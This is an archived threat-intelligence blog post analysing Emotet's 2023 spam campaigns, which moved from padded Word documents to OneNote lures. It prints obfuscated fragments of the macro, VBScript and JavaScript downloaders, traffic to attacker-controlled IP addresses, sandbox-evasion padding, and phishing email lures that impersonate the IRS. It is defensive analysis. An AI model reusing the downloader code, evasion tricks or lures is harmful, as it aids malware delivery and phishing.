

# Emotet resumes spam operations, switches to OneNote

By Edmund Brumaghin

Published: 2023-03-22 · Archived: 2026-04-05 13:21:38 UTC

Wednesday, March 22, 2023 15:41



- Emotet resumed spamming operations on March 7, 2023, after a months-long hiatus.
- Initially leveraging heavily padded Microsoft Word documents to attempt to evade sandbox analysis and endpoint protection, the botnets switched to distributing malicious OneNote documents on March 16.
- Since returning, Emotet has leveraged several distinct infection chains, indicating that they are modifying their approach based on their perceived success in infecting new systems.
- The initial emails delivered to victims are consistent with what has been observed from Emotet over the past several years.

## Initial campaign

Following its initial return to spamming operations, Emotet was leveraging heavily padded Microsoft Word documents in an attempt to evade detection. By leveraging a large number of inconsequential bytes in their documents, they could increase the size of the documents to surpass the maximum file size restrictions that automated analysis platforms like sandboxes and anti-virus scanning engines enforce.

The initial emails were consistent with what has been commonly observed from Emotet in recent years. They typically contained an attached ZIP archive containing a Microsoft Word document. An example of one such email is shown below.

LG [WARNING: UNSCANNABLE EXTRACTION FAILED]\*\*possible SPAM\*\* [WARNING: UNSCANNABLE EXTRACTION FAILED]Fw: [REDACTED] March 8, 2023 at 3:44 AM To: [REDACTED]

**EXTERNAL MAIL - Don't open unknown links or attachments**

Buenas adjuntamos oferta solicitada a nuestro compañero.

Mail

-----Original Message-----  
> \*From:\* [REDACTED]  
> \*Sent:\* Tuesday, March 07, 2023 13:19  
> \*To:\* [REDACTED]  
> \*Subject:\* Aw: [REDACTED]



Aviso-4855340  
88.zip

While the ZIP archives are often small, in some cases only ~646KB, the Microsoft Word document when fully extracted was ~500MB in size.

Name	Date modified	Type	Size
INVOICE N L96505 03_23.zip	3/22/2023 8:30 AM	Compressed (zipp...	646 KB
INVOICE 589 03_23.doc	3/22/2023 8:30 AM	DOC File	538,842 KB


The document included a large number of 0x00 bytes, a technique [commonly referred to as "padding."](#)

	0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F	0123456789ABCDEF
33:3680h	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.....
33:3690h	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.....
33:36A0h	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.....
33:36B0h	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.....
33:36C0h	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.....
33:36D0h	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.....
33:36E0h	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.....
33:36F0h	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.....
33:3700h	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.....
33:3710h	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.....
33:3720h	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.....
33:3730h	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.....
33:3740h	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.....
33:3750h	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.....
33:3760h	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.....
33:3770h	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.....
33:3780h	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.....
33:3790h	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.....
33:37A0h	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.....
33:37B0h	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.....
33:37C0h	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.....
33:37D0h	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.....
33:37E0h	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.....
33:37F0h	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.....
33:3800h	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.....
33:3810h	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.....
33:3820h	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.....

Some of the documents also featured excerpts from the classic novel “Moby Dick,” another attempt to increase the size of the documents for evasion purposes.

```
00000a70: 0d0d 0d0d 0d0d 0d68 6973 206f 6172 206d .....his oar m
00000a80: 6561 6e77 6869 6c65 2074 6f20 7468 6520 eanwhile to the
00000a90: 7574 7465 726d 6f73 743b 2069 6e64 6565 uttermost; indee
00000aa0: 642c 2068 6520 6973 2065 7870 6563 7465 d, he is expecte
00000ab0: 6420 746f 2073 6574 2061 6e20 6578 616d d to set an exam
00000ac0: 706c 6520 6f66 2073 7570 6572 6875 6d61 ple of superhuma
00000ad0: 6e20 6163 7469 7669 7479 2074 6f20 7468 n activity to th
00000ae0: 6520 7265 7374 2c20 6e6f 7420 6f6e 6c79 e rest, not only
00000af0: 2062 7920 696e 6372 6564 6962 6c65 2072 by incredible r
00000b00: 6f77 696e 672c 2062 7574 2062 7920 7265 owing, but by re
00000b10: 7065 6174 6564 206c 6f75 6420 616e 6420 peated loud and
00000b20: 696e 7472 6570 6964 2065 7863 6c61 6d61 intrepid exclama
00000b30: 7469 6f6e 733b 2061 6e64 2077 6861 7420 tions; and what
00000b40: 6974 2069 7320 746f 206b 6565 7020 7368 it is to keep sh
00000b50: 6f75 7469 6e67 2061 7420 7468 6520 746f outing at the to
00000b60: 7020 6f66 206f 6e65 9273 2063 6f6d 7061 p of one.s compa
```

The Office documents featured templates consistent with those used by Emotet in the past, as shown below.



The Word documents in this campaign contained malicious VBA macros that, when executed, functioned as a malware downloader, retrieving the Emotet payload from attacker-controlled distribution servers and infecting systems, thus adding them to the Emotet botnets.

```
-----  
VBA MACRO Module1.bas  
in file: INVOICE 589 03_23.doc - OLE stream: 'Macros/VBA/Module1'  
-----  
  
Function Xdq() As String  
  
    Dim U1 As String  
    Dim W As String  
    Dim Ndy(16) As Long  
    Dim qM As Long  
    qM = 6  
    W = "1sScRAPHLtmLsmjvOwh"  
    Ndy(0) = 8  
    Ndy(1) = 8  
    Ndy(2) = 11  
    Ndy(3) = 11  
    Ndy(4) = 2  
    Ndy(5) = 2  
    Ndy(6) = 8  
    Ndy(7) = 15  
    Ndy(8) = 15  
    Ndy(9) = 4  
    Ndy(10) = 2  
    Ndy(11) = 2  
    Ndy(12) = 11  
    Ndy(13) = 16  
    Ndy(14) = 1  
    Ndy(15) = 9  
    U1 = qawel(W, Ndy, qM)  
  
    jChn = Now()  
  
    Xdq = Format(jChn, U1)  
  
End Function
```

## Emotet shifts to OneNote

Microsoft recently [deployed new security mechanisms](#) around protecting endpoints from macro-based malware infections, which resulted in various threat actors moving away from Office document-based malspam campaigns. In many cases, these malware distribution campaigns switched to distributing OneNote documents instead, likely as a result of decreased infections and lower success rates. Emotet is no different — shortly after their return to spamming operations on March 16, 2023, they began distributing OneNote files, as well.

In one example, the sender purported to be from the U.S. Internal Revenue Service (IRS) and requested that the recipient complete the attached form.



**IRS Online**

Incorrect Form Selection

To: [REDACTED]

March 15, 2023 at 2:25 PM



Please complete the attached, fillable form and return to me at your earliest. If you have ANY questions, please give me a shout!

Let me know if you would like a hard copy mailed as well.


Sincerely yours,

Treasury Department  
1500 Pennsylvania Avenue, NW  
Washington, D.C. 20220  
Email: [info@irs.gov](mailto:info@irs.gov)  
<https://www.irs.gov>



W-9 form.one

The attached OneNote document featured templates similar to what has been observed in other Office document formats over the past several years, prompting the user to click inside the document to view the file.




When clicked, an embedded WSF script linked behind the view button containing malicious VBScript code is executed.

```
clickwsf
<job id="cucuparu">
<script language="VBScript">
fastenedy = fastenedy + ("\ocw40599\ocw39558\ocw37476\ocw34353\ocw38517\ocw40599\ocw38170\ocw40252\ocw21167\ocw17003\ocw4511")
megamouthy = "megamouthy"
girlohy = girlohy + ("sycrwf\ocwfalsetreatedyextenuatingywhomytreatedy")
mendy = "mendy"
waryfishy = mid(girlohy,7,4)
'tegeryteger
elementumy = Split(fastenedy,waryfishy,-1,0)
wonderingy = "wonderingy"
for prepossessedy = 1 to Ubound(elementumy)
jestingly = jestingly & chr(Clng(elementumy(prepossessedy)) / 347)
Next
'wonderingwondering
```


This VBScript downloader is responsible for retrieving the Emotet malware payload from an attacker-controlled server and infecting the system.

175	2023-03-16	08:56:04.928816	192.168.1.13	94.138.203.170	HTTP	209	GET /cekici/9/ HTTP/1.1
184	2023-03-16	08:56:05.913621	192.168.1.13	205.144.171.143	HTTP	216	GET /cWIYxWMPkK/ HTTP/1.1
196	2023-03-16	08:56:37.341143	192.168.1.13	46.235.42.137	HTTP	225	GET /wp-admin/GdIA2o0QEi05G/ HTTP/1.1

More recently, the embedded object inside of the OneNote files contained JavaScript instead of VBScript but offered the same functionality within the infection chain.



Hovering over the next button indicates that an object called "Object1.js" will execute when the button is clicked. This is because the attacker has embedded a clickable object behind the lure image as shown below.



This object is a heavily obfuscated JavaScript downloader responsible for retrieving and executing the Emotet payload on the system. A snippet from the obfuscated downloader is shown below.

```

var PpQvwh9 = 8875849;
var UZRe = "gF7MH144dEp5i-F[x$961>i::g.Y";
var FwF8Cld = "m[42dzByre";
var go$yb = "2P18-MaXK(c)+DKF-iMaY";
var YJkuk1fu = FwF8Cld.replace("m[42dzBy", "");
var O1g0sttH = "next deputy educational mistake match dream frequently below provide tree music anywhere wild religious deal weather sure book pure mostly broad";
var xljd9v7 = "Kqt";
var o10y = "<T85)Eg;X]Ut]750HeAwzDgmHg|oN";
var uk$HdGr = 2326782;
var $3ir = "e6rX(0||5)78Afmj8";
var rqcKzBUe = xljd9v7.replace("Kq", "");
function w8An(VzNB) {
var Yv = "XPQ;u#k301+Fm/SAEX";
}
    
```

In a relatively short period, Emotet has modified its infection chain several times to maximize the likelihood of successfully infecting victims.

## Indicators of Compromise

Indicators of compromise (IOCs) associated with ongoing Emotet campaigns can be found [here](#).

## Coverage

Cisco Secure Endpoint (AMP for Endpoints)	Cloudlock	Cisco Secure Email	Cisco Secure Firewall/Secure IPS (Network Security)
✓	N/A	✓	✓
Cisco Secure Malware Analytics (Threat Grid)	Cisco Umbrella DNS Security	Cisco Umbrella SIG	Cisco Secure Web Appliance (Web Security Appliance)
✓	✓	✓	✓

[Cisco Secure Endpoint](#) (formerly AMP for Endpoints) is ideally suited to prevent the execution of the malware detailed in this post. Try Secure Endpoint for free [here](#).

[Cisco Secure Email](#) (formerly Cisco Email Security) can block malicious emails sent by threat actors as part of their campaign. You can try Secure Email for free [here](#).

[Cisco Secure Firewall](#) (formerly Next-Generation Firewall and Firepower NGFW) appliances such as [Threat Defense Virtual](#), [Adaptive Security Appliance](#) and [Meraki MX](#) can detect malicious activity associated with this threat.

[Cisco Secure Network/Cloud Analytics](#) (Stealthwatch/Stealthwatch Cloud) analyzes network traffic automatically and alerts users of potentially unwanted activity on every connected device.

[Cisco Secure Malware Analytics](#) (Threat Grid) identifies malicious binaries and builds protection into all Cisco Secure products.

[Umbrella](#), Cisco's secure internet gateway (SIG), blocks users from connecting to malicious domains, IPs and URLs, whether users are on or off the corporate network. Sign up for a free trial of Umbrella [here](#).

[Cisco Secure Web Appliance](#) (formerly Web Security Appliance) automatically blocks potentially dangerous sites and tests suspicious sites before users access them.

Additional protections with context to your specific environment and threat data are available from the [Firewall Management Center](#).

[Cisco Duo](#) provides multi-factor authentication for users to ensure only those authorized are accessing your network.

Open-source Snort Subscriber Rule Set customers can stay up to date by downloading the latest rule pack available for purchase on [Snort.org](#).

Talos created the following coverage for this threat.

**Snort SIDs:**

51967-51971, 43890-43892, 44559, 44560, 47327, 47616, 47617, 48402, 49888, 49889, 52029, 53108, 53353-53360, 53770, 53771, 54804, 54805, 54900, 54901, 54924, 54925, 55253, 55254, 55591, 55592, 55781, 55782, 55787, 55788, 55869, 55870, 55873, 55874, 55929-55931, 56003, 56046, 56047, 56170, 56171, 56528, 56529, 56535, 56536, 56620, 56621, 56656, 56657, 56713, 56714, 56906, 56907, 56924, 56925, 56969, 56970, 56983, 56984, 57901, 58943

**ClamAV Rules:**

Onenote.Dropper.Emotet-9993911-1

Onenote.Dropper.CodPhish-Emotet-9993220-1

Onenote.Trojan.Agent-9987935-0

---

Source: <https://blog.talosintelligence.com/emotet-switches-to-onenote/>